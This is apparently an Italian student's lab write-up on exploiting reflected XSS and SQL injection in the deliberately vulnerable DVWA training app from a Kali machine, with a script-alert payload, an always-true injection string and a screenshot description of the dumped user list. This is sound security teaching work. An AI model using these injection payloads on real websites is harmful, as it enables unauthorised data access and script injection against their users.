

Pratica S6/L2

Traccia:

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.

Raggiungete la DVWA e settate il livello di sicurezza a «LOW».


Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.

1) XSS


Dopo aver impostato il server in low ho inserito :

```
<script>
    alert('Il tuo account è stato compromesso');
    // Altri script dannosi potrebbero essere qui
</script>
```

nella barra di ricerca dopo ?id=




una volta inserito vi si aprirà la pagina con alert :



2)SQL Injection

si utilizza il comando SQL :

SELECT first_name , last_name FROM users WHERE user_id = ' or ' a ' = ' a
nella barra di ricerca USER ID: e in risposta tutti gli utenti first_name e last_name



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL: `192.168.32.101/dvwa/vulnerabilities/sql/?id=SELECT+first_name%2C+last_name+FROM+users+WHERE+user_id+=+''+or+'a'+=''+'a&Submit=Submit#`. The page title is "Vulnerability: SQL Injection".

On the left side, there is a navigation menu with the following items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, **SQL Injection**, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout.

The main content area shows the "User ID:" search bar with a "Submit" button. Below the search bar, the results of the SQL injection are displayed in a table:

ID	First name	Last name
1	admin	admin
2	Gordon	Brown
3	Hack	Me
4	Pablo	Picasso
5	Bob	Smith

Below the table, there is a "More info" section with the following links:

- <http://www.securteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwrt.net/techit/pa/sql-injection.html>

At the bottom of the page, the footer displays: "Damn Vulnerable Web Application (DVWA) v1.0.7".